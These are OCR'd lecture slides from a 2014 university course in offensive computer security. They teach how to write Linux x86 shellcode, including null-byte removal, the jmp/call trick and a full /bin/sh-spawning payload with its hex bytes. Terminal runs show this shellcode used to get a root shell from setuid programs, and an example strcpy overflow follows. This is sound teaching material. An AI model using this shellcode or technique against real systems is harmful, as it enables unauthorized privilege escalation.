Exploitation 102 (also 103)


CIS 4930 / CIS 5930
Offensive Computer Security
Spring 2014

News from Last time

Remember that 400Gbps DDoS from last Wednesday?

See the technical details about it here: http://blog.cloudflare.com/technical-details-behind-a-400gbps-ntp-amplification-ddos-attack


- NTP amplification
  - Defending against it
- How to identify NTP attack
  - How to determine if vulnerable



Speaking of Botnets

Attacking Botnets command and control!
http://jumpespjump.blogspot.hu/2014/02/attacking-financial-malware-botnet.html

- Shows that hackers aren’t always that good at security either
    - clear text passwords
    - SQLi
    - brute force = easy
    - CSRF
    - etc...



Outline

- The Foundations of writing Shellcode
  - how is it written
    - examples
    - Linux
    - how it is used
    - position independence
- Win32 Process memory Map
  - How it differs from linux process memory map
- Heap exploitation
  - Heap Spray
  - Buffer overflow on heap
  - Use after free
- SEH Exploitation (POP POP RET)
  - (old now a days)
- Executable Security Mechanisms
  - Stack cookies, ASLR, DEP/NX, Safe SEH, SEHOP
  - ways to bypass them

$|-|3|_|_(0])3

(Because I don't train script kiddies)

-Main Sources:

The Shellcoder's Handbook

Hacking: The Art of Exploitation

Why?


OH YOU USE PROGRAMS TO HACK?
TELL ME HOW YOU'RE 1337
MemeLatte.com

Tools

- Hexedit (or hex editor of your choice)
- nasm ("netwide" assembler for x86)
- objdump (displays object file information)
- gcc
- gdb
- ld (the GNU linker)
- dd (extracting raw data (i.e. shellcode) from compiled binaries)

and most importantly:
a shellcode tester https://github.com/hellman/shtest

Generic tool that tests whether shellcode performs as expected

  - simple shellcode
  - networking shellcode
  - etc...

Intel vs AT&T syntax

We're going with **Intel** syntax, as it was used last week and is used in our book
(And b/c I hate AT&T syntax)

Many GNU debugging tools default to AT&T syntax, Here's how to ***FIX*** that for each of the following tools:

- GDB
  - show disassembly-flavor
    - to see which one you are set to currently
  - set disassembly-flavor intel
    - to fix
- gcc
  - gcc -masm=intel
- nasm
  - (is default intel syntax)
- objdump
  - objdump -M intel -d program_name

Shellcode

- **Shellcode** (n.) - a set of instructions injected and then executed by an exploited program
  - originally just for spawning a shell
  - now refers to any exploit code at the assembly level
- is used to directly manipulate registers and the function of a program
  - thus generally written in assembly (ASM)
  - then translated to hexadecimal opcodes
- There are often subtle nuances in programs written in high level languages that prevent shellcode from executing cleanly
  - Thus we need to learn how to write our own

Understanding System Calls

- Not the same as system() in libc… <u>or other library calls</u>
- One way to manipulate the target program is to force it to make a system call, or syscall
  - Differ per OS

- Syscalls are extremely powerful (allow access to OS level functions)
  - Usually when a user mode program attempts to access kernel memory space, an `access exception` is triggered
  - syscalls serve as the interface between user and kernel space

- **Two methods for syscall execution in Linux:**
  1. C library wrapper (LIBC)
  2. execute the syscall directly with assembly
     a. load the appropriate arguments on the stack, then **`int 0x80`**
  - Syscalls in linux are implemented via **software interrupts**

Understanding System Calls

When `int 0x80` is executed by a user mode program:

- The CPU switches into kernel mode and executes the syscall function
  - **Linux** differs from standard Unix, as it implements **fastcall** convention for calling syscalls (for higher performance)
  - **Fastcall convention:**
    - The specific syscall number is loaded into `EAX`
    - Arguments to the syscall function are placed in other registers
    - the instruction `int 0x80` is executed
    - the CPU switches to kernel mode
    - the **syscall** function is executed
  - Each syscall has a unique integer value
  - syscalls can use at most 6 arguments
    - places into `EBC, ECX, EDX, ESI, EDI,` and `EPB` respectively
    - can pass data structures here (pointers) to support more args

Understanding System Calls

- The most basic system call is `exit()`

Example:

```
main ()
{
    exit(0);
}
```

Lets see how this works in ASM!

Compile the code with the static option with gcc to prevent dynamic linking:

  - `gcc -masm=intel -static -o exit exit.c`

Understanding System Calls

Now when we disassemble the binary we will see (something like):

```
gdb exit
(gdb) set disassembly-flavor intel
(gdb) disas _exit
Dump of assembler code for function _exit:
0x0804dbfc <_exit+0>:   mov    ebx,DWORD PTR [esp+4]
0x0804dc00 <_exit+4>:   mov    eax,0xfc
0x0804dc05 <_exit+9>:   int    0x80
0x0804dc07 <_exit+11>:  mov    eax,0x1
0x0804dc0c <_exit+16>:  int    0x80
0x0804dc0e <_exit+18>:  hlt
```

You can see that we have two syscalls

This is straight from **The Shellcoder's Handbook**

Understanding System Calls

Now when we disassemble the binary we will see (something like):

```
gdb exit
(gdb) set disassembly-flavor intel
(gdb) disas _exit
Dump of assembler code for function _exit:
0x0804dbfc <_exit+0>:   mov    ebx,DWORD PTR [esp+4]
0x0804dc00 <_exit+4>:   mov    eax,0xfc
0x0804dc05 <_exit+9>:   int    0x80
0x0804dc07 <_exit+11>:  mov    eax,0x1
0x0804dc0c <_exit+16>:  int    0x80
0x0804dc0e <_exit+18>:  hlt
```

The value for EAX is being set at _exit+4 and _exit+11

This is straight from **The Shellcoder's Handbook**

Understanding System Calls

Now when we disassemble the binary we will see (something like):

```
gdb exit
(gdb) set disassembly-flavor intel
(gdb) disas _exit
Dump of assembler code for function _exit:
0x0804dbfc <_exit+0>:   mov    ebx,DWORD PTR [esp+4]
0x0804dc00 <_exit+4>:   mov    eax,0xfc
0x0804dc05 <_exit+9>:   int    0x80
0x0804dc07 <_exit+11>:  mov    eax,0x1
0x0804dc0c <_exit+16>:  int    0x80
0x0804dc0e <_exit+18>:  hlt
```

```
mov  eax, 0xfc
mov  eax, 0x1
```

These correspond to 252 and 1 respectively

These integers correspond in the syscall table to: `exit_group()`, and `exit()`

This is straight from **The Shellcoder's Handbook**

System call table

usually in
/usr/include/<architecture>/unistd.h

exit   is #1

execve   is #11

```
reader@hacking:~ $ cat /usr/include/asm-i386/unistd.h
#ifndef _ASM_I386_UNISTD_H_
#define _ASM_I386_UNISTD_H_

/*
 * This file contains the system call numbers.
 */

#define __NR_restart_syscall      0
#define __NR_exit                 1
#define __NR_fork                 2
#define __NR_read                 3
#define __NR_write                4
#define __NR_open                 5
#define __NR_close                6
#define __NR_waitpid              7
#define __NR_creat                8
#define __NR_link                 9
#define __NR_unlink              10
#define __NR_execve              11
#define __NR_chdir               12
#define __NR_time                13
#define __NR_mknod               14
#define __NR_chmod               15
#define __NR_lchown              16
#define __NR_break               17
#define __NR_oldstat             18
#define __NR_lseek               19
#define __NR_getpid              20
#define __NR_mount               21
```

Other ways to do system calls

From http://www.win.tue.nl/~aeb/linux/lk/lk-4.html

- Why? some int 0x80 implementations had very high overhead
  - context switch to kernel environment = expensive
  - Alternatives (for optimization):
    - sysenter (pentium 2)
    - syscall (AMD)
    - vsyscall page and sysenter_setup() (Linux 2.5.53+)

Also compilers may do them all differently.

Lets write some shellcode

Lets use this to write shellcode to just call exit()

We need to:

1. Store the value of 0 into EBX
2. store the value of 1 into EAX
3. execute `int 0x80`

Easy!!! The following code will do this:

```
Section .text
    global _start

_start:

    mov ebx, 0
    mov eax, 1
    int 0x80
```

Assembling it

```
Section .text
    global _start

_start:

    mov ebx, 0
    mov eax, 1
    int 0x80
```

Save it as "exit_shellcode.asm", and we'll use the nasm assembler to create our object file, and the GNU linker to link object files:

```
$ nasm -f elf exit_shellcode.asm
$ ld -o exit_shellcode exit_shellcode.o
```

Now we're ready to get our opcodes...

Getting the opcodes

```
reader@hacking:~ $ nasm -f elf exit_shellcode.asm
reader@hacking:~ $ ld -o exit_shellcode exit_shellcode.o
reader@hacking:~ $ objdump -M intel -d exit_shellcode

exit_shellcode:     file format elf32-i386

Disassembly of section .text:

08048060 <_start>:
 8048060:       bb 00 00 00 00          mov    ebx,0x0
 8048065:       b8 01 00 00 00          mov    eax,0x1
 804806a:       cd 80                   int    0x80
```

Our opcodes

Converted into a character string it looks like:

```
"\xbb\x00\x00\x00\x00"
"\xb8\x01\x00\x00\x00"
"\xcd\x80";
```

Simple!

How we can test it

Sample C program to test this (exit_test.c):

```
char shellcode[]= "\xbb\x00\x00\x00\x00"
                  "\xb8\x01\x00\x00\x00"
                  "\xcd\x80";

int main(){
        int *ret;
        ret = (int *)&ret + 2;
        (*ret) = (int)shellcode;
}
```

Using strace to verify our shellcode

```
reader@hacking:/ $ strace ./exit_test
execve("./exit_test", ["./exit_test"], [/* 31 vars */]) = 0
brk(0)                                  = 0x804a000
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
mmap2(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7fe5000
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY)      = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=40819, ...}) = 0
mmap2(NULL, 40819, PROT_READ, MAP_PRIVATE, 3, 0) = 0xb7fdb000
close(3)                                = 0
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/tls/i686/cmov/libc.so.6", O_RDONLY) = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\0`\1\000"..., 512) = 512
fstat64(3, {st_mode=S_IFREG|0644, st_size=1307104, ...}) = 0
mmap2(NULL, 1312164, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0xb7e9a000
mmap2(0xb7fd5000, 12288, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x13b)
= 0xb7fd5000
mmap2(0xb7fd8000, 9636, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x
b7fd8000
close(3)                                = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7e99000
set_thread_area({entry_number:-1 -> 6, base_addr:0xb7e996c0, limit:1048575, seg_32bit:1, conte
nts:0, read_exec_only:0, limit_in_pages:1, seg_not_present:0, useable:1}) = 0
mprotect(0xb7fd5000, 4096, PROT_READ)   = 0
munmap(0xb7fdb000, 40819)               = 0
_exit(0)                                = ?
Process 20659 detached
```

Moving onto useful shellcode

- This demonstrated the basic inner workings
  - But is unusable in a real-world exploit
- Most shellcode will be "injected" into a buffer allocated for user input
  - Likely a character array
    - character arrays terminate on NULL characters
      - '\0' == \x00

      so our example would actually not work:
      "\xbb**\x00\x00\x00\x00**"
      "\xb8\x01**\x00\x00\x00**"
      "\xcd\x80";

Towards useful shellcode

- NULL bytes will cause shellcode to fail when injected into character arrays
- Need to creatively find ways to change our nulls into non-null opcodes...
- ***Two common methods to do this:***

1) Replace assembly instructions that create nulls with other instructions that do not

  - using things like XOR, and AL and AH registers
  - kinda tricky

2) Craft the shellcode so that the nulls are added in at runtime... with instructions that do not create nulls

  - self modifying code?!?!
    - yep
  - Tricky, need to know exact location of our shellcode in memory
  - We'll do this next time **:D**

Revisiting the exit shellcode

"\xbb\x00\x00\x00\x00"   mov ebx, 0
"\xb8\x01\x00\x00\x00"   mov eax, 1
"\xcd\x80";

Creatively rewriting each one:

`mov ebx, 0` is equivalent to `xor ebx, ebx`

and

`mov eax, 1` is equivalent to `mov al, 1`


The AL and AH style registers are 16 bits each

Register breakdown (32bit)

General purpose 32 bit registers like EAX are actually broken up into two 16-bit "areas"

This breakdown is leftover from the 1970's with the days of the 8080 processor

For: *backwards compatibility* :D




```
Alternative view (with 64 bit):

|63..32|31..16|15-8|7-0|
               |AH.|AL.|
               |AX.....|
       |EAX............|
|RAX...................|
```

Moving on

"\xbb\x00\x00\x00\x00"   mov ebx, 0
"\xb8\x01\x00\x00\x00"   mov eax, 1
"\xcd\x80";

Creatively rewriting each one:

`mov ebx, 0` is equivalent to `xor ebx, ebx`

and

`mov eax, 1` is equivalent to `mov al, 1`

The AL and AH style registers are 16 bits each

New assembly code

```
Section         .text

        global    _start

_start:

        xor   ebx,ebx
        mov   al,1
        int   0x80
```

Yay!

```
reader@hacking:~ $ objdump -M intel -d exit_shellcode2

exit_shellcode2:     file format elf32-i386

Disassembly of section .text:

08048060 <_start>:
 8048060:       31 db                   xor    ebx,ebx
 8048062:       b0 01                   mov    al,0x1
 8048064:       cd 80                   int    0x80
reader@hacking:~ $
```

No more NULL opcodes

Also the shellcode is smaller!
    always a good thing

5 Steps for writing shellcode

1. Use a high-level language to write the desired shellcode
2. Compile and disassemble the high level shellcode program
3. Analyze how the program works at the assembly level
4. Clean up the assembly to compact it, and make it injectable (no nulls)
5. Extract opcodes and create the shellcode

Step 1 (starting from a basis)

```
//exec_shell.c

#include <unistd.h>
int main()
{
    char fname[] = "/bin/sh\x00";
    char **arg, **envp; //Arrays that contain char pointers

    arg[0] = fname; //The only argument to execve is the
filename
    arg[1] = 0; //Null terminate the arg array

    envp[0] = 0; //No need to pass on environmental args, so
null

    execve(fname, arg, envp);
}
```

Step 1 (starting from a basis)

```c
//exec_shell.c

#include <unistd.h>
int main()
{
    char fname[] = "/bin/sh";
    char **arg, **envp;

    arg[0] = fname;
    arg[1] = 0;

    envp[0] = 0;

    execve(fname, arg, envp);
}
```

We need position-independent, *injectable*, shell-spawning shellcode

To do this in assembly:

- need to build in memory
  - argument array
  - environment array
    - these two are NULL terminated, so cannot build them statically (\x00 = bad!)
- Any string in the high level code is going to be null terminated
  - have to deal with this!

understanding execve

```
EXECVE(2)                  Linux Programmer's Manual                  EXECVE(2)

NAME
       execve - execute program

SYNOPSIS
       #include <unistd.h>

       int execve(const char *filename, char *const argv[],
                  char *const envp[]);

DESCRIPTION
       execve()  executes  the  program  pointed to by filename.  filename must be either a
       binary executable, or a script starting with a line  of  the  form  "#!  interpreter
       [arg]".   In  the  latter case, the interpreter must be a valid pathname for an exe-
       cutable which is not itself a script, which will be  invoked  as  interpreter  [arg]
       filename.

       argv is an array of argument strings passed to the new program.  envp is an array of
       strings, conventionally of the form key=value, which are passed  as  environment  to
       the  new  program.   Both  argv  and envp must be terminated by a null pointer.  The
       argument vector and environment can be accessed by the called program's  main  func-
       tion, when it is defined as int main(int argc, char *argv[], char *envp[]).

       execve() does not return on success, and the text, data, bss, and stack of the call-
       ing process are overwritten by that of the  program  loaded.   The  program  invoked
       inherits  the  calling process's PID, and any open file descriptors that are not set
```

execve()

- **execve**() takes three arguments
  - must all be pointers
    1. pointer to a string that is the name of the binary to execute
    2. pointer to the arguments array
       - in most shellcode cases, is the name of the program to be executed
    3. pointer to the environment array (can be left as NULL)
- <u>When passing pointers / addresses, there are two ways</u>
  - hardcoded addresses = makes fragile shellcode
  - <u>**relative addressing**</u> =<u>**position-independent shellcode**</u>
- These pointers are moved in the registers by execve()

int 0x80 (for execve)

- EAX will hold the integer # to address the execve system call
- EBX will hold the addr for "/bin/sh"
- ECX will hold a NULL terminated array of arguments
  - we only need one argument
    - the program name
- EDX will hold a NULL terminated environment array
  - Not necessary, so set NULL at element #0

Step 2

Compile with -static option:

```
$ gcc -masm=intel -static -o exec_shell exec_shell.c
```

Use `objdump -M intel -d exec_shell`
again to get the opcodes

However, the output this time will be huge...

To save time, we're just going to extract the relevant data for the slides

Step 2

08048224 <main>:

```
8048224:  55                    push   ebp
8048225:  89 e5                 mov    ebp,esp
8048227:  83 ec 38              sub    esp,0x38
804822a:  83 e4 f0              and    esp,0xfffffff0
804822d:  b8 00 00 00 00        mov    eax,0x0
8048232:  29 c4                 sub    esp,eax
8048234:  a1 c8 de 09 08        mov    eax,ds:0x809dec8
8048239:  89 45 e8              mov    DWORD PTR [ebp-24],eax
804823c:  a1 cc de 09 08        mov    eax,ds:0x809decc
8048241:  89 45 ec              mov    DWORD PTR [ebp-20],eax
8048244:  0f b6 05 d0 de 09 08  movzx  eax,BYTE PTR ds:0x809de
804824b:  88 45 f0              mov    BYTE PTR [ebp-16],al
804824e:  8b 55 e4              mov    edx,DWORD PTR [ebp-28]
8048251:  8d 45 e8              lea    eax,[ebp-24]
8048254:  89 02                 mov    DWORD PTR [edx],eax
8048256:  8b 45 e4              mov    eax,DWORD PTR [ebp-28]
8048259:  83 c0 04              add    eax,0x4
804825c:  c7 00 00 00 00 00     mov    DWORD PTR [eax],0x0
8048262:  8b 45 e0              mov    eax,DWORD PTR [ebp-32]
8048265:  c7 00 00 00 00 00     mov    DWORD PTR [eax],0x0
804826b:  8b 45 e0              mov    eax,DWORD PTR [ebp-32]
804826e:  89 44 24 08           mov    DWORD PTR [esp+8],eax
8048272:  8b 45 e4              mov    eax,DWORD PTR [ebp-28]
8048275:  89 44 24 04           mov    DWORD PTR [esp+4],eax
8048279:  8d 45 e8              lea    eax,[ebp-24]
804827c:  89 04 24              mov    DWORD PTR [esp],eax
804827f:  e8 dc 59 00 00        call   804dc60 <__execve>
8048284:  c9                    leave
8048285:  c3                    ret
```

0804dc60 <__execve>:

```
804dc60:  55                    push   ebp
804dc61:  89 e5                 mov    ebp,esp
804dc63:  8b 4d 0c              mov    ecx,DWORD PTR [ebp+12
804dc66:  53                    push   ebx
804dc67:  8b 55 10              mov    edx,DWORD PTR [ebp+16
804dc6a:  8b 5d 08              mov    ebx,DWORD PTR [ebp+8]
804dc6d:  b8 0b 00 00 00        mov    eax,0xb
804dc72:  cd 80                 int    0x80
804dc74:  89 c1                 mov    ecx,eax
804dc76:  81 f9 00 f0 ff ff     cmp    ecx,0xfffff000
804dc7c:  77 03                 ja     804dc81
<__execve+0x21>
804dc7e:  5b                    pop    ebx
804dc7f:  5d                    pop    ebp
804dc80:  c3                    ret
804dc81:  b8 e8 ff ff ff        mov    eax,0xffffffe8
804dc86:  f7 d9                 neg    ecx
804dc88:  65 8b 15 00 00 00 00  mov    edx,DWORD PTR gs:0x0
804dc8f:  89 0c 02              mov    DWORD PTR [edx+eax],
ecx
804dc92:  b8 ff ff ff ff        mov    eax,0xffffffff
804dc97:  eb e5                 jmp    804dc7e
804dc99:  90                    nop
804dc9a:  90                    nop
```

This can be intimidating to look at, but we can use it to help us understand what to do!

Step 3 Constructing execve

- `EAX` will hold 11 (0x0b)
  for the syscall #
- `EBX` will hold the addr for "/bin/sh"
  - `This is going to have to be null terminated`
    - We can put it at the end of the shellcode, and not have to worry about terminating it in-memory!
- `ECX` will hold a NULL terminated array of arguments
  - we only need one argument
    - the program name
      - we can bitshift the "/bin/sh" string down to just "sh" with assembly
- `EDX` will hold a NULL
  terminated environment array

5|-|3|_|_(0])3

```
BITS 32

    jmp short part_two ;this is a call trick to get the string pointer address
                       ; on the stack
part_one:
; int execve(const char fname, char *const argv[], char *const envp[] )
    pop ebx            ;EBX  has the addr of our string
    xor eax, eax       ;Put 0 into EAX
    mov [ebx+7], al    ;replace the 'X' in the string with 8 bits of zero
    mov [ebx+8], ebx   ;Put addr from EBX where the '1337' is
    mov [ebx+12], eax  ;Put 32-bit null terminator where the 'B055' is
    lea ecx, [ebx+8]   ;Load the addr of [ebx+8] into ecx (argv ptr)
    lea edx, [ebx+12]  ;EDX  = EBX+12  (the env ptr)
    mov eax, 11                ;Put 11 into the EAX
    int 0x80     ;launch the exploit

part_two:
    call part_one      ;
    db '/bin/shX1337B055' ;
```

Running into null bytes

```
reader@hacking:~ $ nasm spawnshell.asm
reader@hacking:~ $ hexdump -C spawnshell
00000000  eb 19 5b 31 c0 88 43 07  89 5b 08 89 43 0c 8d 4b  |..[1..C..[..C..K|
00000010  08 8d 53 0c b8 0b 00 00  00 cd 80 e8 e2 ff ff ff  |..S.............|
00000020  2f 62 69 6e 2f 73 68 58  31 33 33 37 42 30 35 35  |/bin/shX1337B055|
00000030
```

NASM note

When you just run, it generates a raw binary, without ELF headers

```
reader@hacking:~ $ nasm spawnshell.asm
reader@hacking:~ $ file spawnshell
spawnshell: DOS executable (COM)
```

This is super useful for getting the finished product of shellcode, that doesn't require any objects / shared objects / etc..:

```
reader@hacking:~ $ nasm spawnshell.asm
reader@hacking:~ $ hexdump -C spawnshell
00000000  eb 16 5b 31 c0 88 43 07  89 5b 08 89 43 0c 8d 4b  |..[1..C..[..C..K|
00000010  08 8d 53 0c b0 0b cd 80  e8 e5 ff ff ff 2f 62 69  |..S........../bi|
00000020  6e 2f 73 68 58 31 33 33  37 42 30 35 35           |n/shX1337B055|
0000002d
```

however we cannot debug this with objdump now

```
reader@hacking:~ $ objdump -d spawnshell
objdump: spawnshell: File format not recognized
```

NASM note

```
reader@hacking:~ $ objdump -d spawnshell
objdump: spawnshell: File format not recognized
```

To compile shellcode into a format you can debug with objdump, you'll have to give objdump an object file format

From the man nasm page:

```
-f format
       Specifies  the output file format. Formats include bin, to produce
       flat-form binary files, and aout and elf to  produce  Linux  a.out
       and ELF object files, respectively.
```

So... compile the shellcode with `nasm -f elf`, and link it with `ld`...

```
reader@hacking:~ $ nasm -f elf spawnshell.asm
reader@hacking:~ $ ld -o spawnshell spawnshell.o
ld: warning: cannot find entry symbol _start; defaulting to 0000000008048060
reader@hacking:~ $ objdump -d spawnshell

spawnshell:     file format elf32-i386

Disassembly of section .text:

08048060 <part_one-0x2>:
 8048060:       eb 19                   jmp    804807b <part_two>
```

```
spawnshell:     file format elf32-i386

Disassembly of section .text:

08048060 <part_one-0x2>:
 8048060:       eb 19                   jmp    804807b <part_two>

08048062 <part_one>:
 8048062:       5b                      pop    ebx
 8048063:       31 c0                   xor    eax,eax
 8048065:       88 43 07                mov    BYTE PTR [ebx+7],al
 8048068:       89 5b 08                mov    DWORD PTR [ebx+8],ebx
 804806b:       89 43 0c                mov    DWORD PTR [ebx+12],eax
 804806e:       8d 4b 08                lea    ecx,[ebx+8]
 8048071:       8d 53 0c                lea    edx,[ebx+12]
 8048074:       b8 0b 00 00 00          mov    eax,0xb
 8048079:       cd 80                   int    0x80

0804807b <part_two>:
 804807b:       e8 e2 ff ff ff          call   8048062 <part_one>
 8048080:       2f                      das
 8048081:       62 69 6e                bound  ebp,DWORD PTR [ecx+110]
 8048084:       2f                      das
 8048085:       73 68                   jae    80480ef <part_two+0x74>
 8048087:       58                      pop    eax
 8048088:       31 33                   xor    DWORD PTR [ebx],esi
 804808a:       33 37                   xor    esi,DWORD PTR [edi]
 804808c:       42                      inc    edx
 804808d:       30                      .byte 0x30
 804808e:       35                      .byte 0x35
 804808f:       35                      .byte 0x35
```

EAX is a 32 bit register, so 0xb gets expanded!
to 0x0000000b (little endian = \x0b \x00 \x00 \x00)

5|-|3|_|_(0])3

```
BITS 32

    jmp short part_two ;this is a call trick to get the string pointer address
                       ; on the stack
part_one:
; int execve(const char fname, char *const argv[], char *const envp[] )
    pop ebx            ;EBX  has the addr of our string
    xor eax, eax       ;Put 0 into EAX
    mov [ebx+7], al    ;Null terminate the /bin/sh string (replace the 'X' )
    mov [ebx+8], ebx   ;Put addr from EBX where the '1337' is
    mov [ebx+12], eax  ;Put 32-bit null terminator where the 'B055' is
    lea ecx, [ebx+8]   ;Load the addr of [ebx+8] into ecx (argv ptr)
    lea edx, [ebx+12]  ;EDX = EBX+12  (the env ptr)
    mov al, 11         ;Put 11 into the EAX (this is a AL trick to avoid NULLs)
    int 0x80     ;launch the exploit

part_two:
    call part_one      ;
    db '/bin/shX1337B055' ;
```

NO NULL BYTES

```
reader@hacking:~ $ nasm spawnshell.asm
reader@hacking:~ $ hexdump -C spawnshell
00000000  eb 16 5b 31 c0 88 43 07  89 5b 08 89 43 0c 8d 4b  |..[1..C..[..C..K|
00000010  08 8d 53 0c b0 0b cd 80  e8 e5 ff ff ff 2f 62 69  |..S........../bi|
00000020  6e 2f 73 68 58 31 33 33  37 42 30 35 35           |n/shX1337B055|
0000002d
```

Position independent

export SHELLCODE=$(cat spawnshell)

```
reader@hacking:~/booksrc $ gcc vuln.c -o vuln
reader@hacking:~/booksrc $ sudo chown root ./vuln
reader@hacking:~/booksrc $ sudo chmod u+s ./vuln
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./vuln
SHELLCODE will be at 0xbffff9ea
reader@hacking:~/booksrc $ ./vuln $(perl -e 'print "\xde\xf9\xff\xbf"x40')
Segmentation fault
reader@hacking:~/booksrc $ ./vuln $(perl -e 'print "\xea\xf9\xff\xbf"x50')
sh-3.2# whoami
root
```

```
reader@hacking:~/booksrc $ gcc notesearch.c -o notesearch
reader@hacking:~/booksrc $ sudo chown root ./notesearch
reader@hacking:~/booksrc $ sudo chmod u+s ./notesearch
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./notesearch
SHELLCODE will be at 0xbffff9de
reader@hacking:~/booksrc $ ./notesearch $(perl -e 'print "\xde\xf9\xff\xbf"x50')

-------[ end of note data ]-------
sh-3.2# whoami
root
sh-3.2#
```

Recap

- system call args go in the registers
- nasm usage
  - nasm <file>
  - nasm -f elf <file>
- Call trick to put the "/bin/sh....." string at the end
  - makes terminating those strings easier
- edit the string to replace certain characters (i.e. 'X')
- Creative, and technical ways to remove null characters

Stopping Point

We’ll cover the rest next time!


BUT WAIT
THERE'S MORE!

Privileges! (for the low price of 13.37Dogecoin)

- A common mitigation of privilege escalation is that some privilege processes will lower their privileges (while doing normal things)
  - `seteuid()`
  - Example code:

```
#include <unistd.h>
void lowered_privilege_function(unsigned char *ptr) {
    char buffer[50];
    seteuid(5);  // Drop privileges to the player
    strcpy(buffer,ptr);
}

int main(int argc, char *argv[]){
    if (argc > 0)
        lowered_privilege_function(argv[1]);
}
```

Privileges

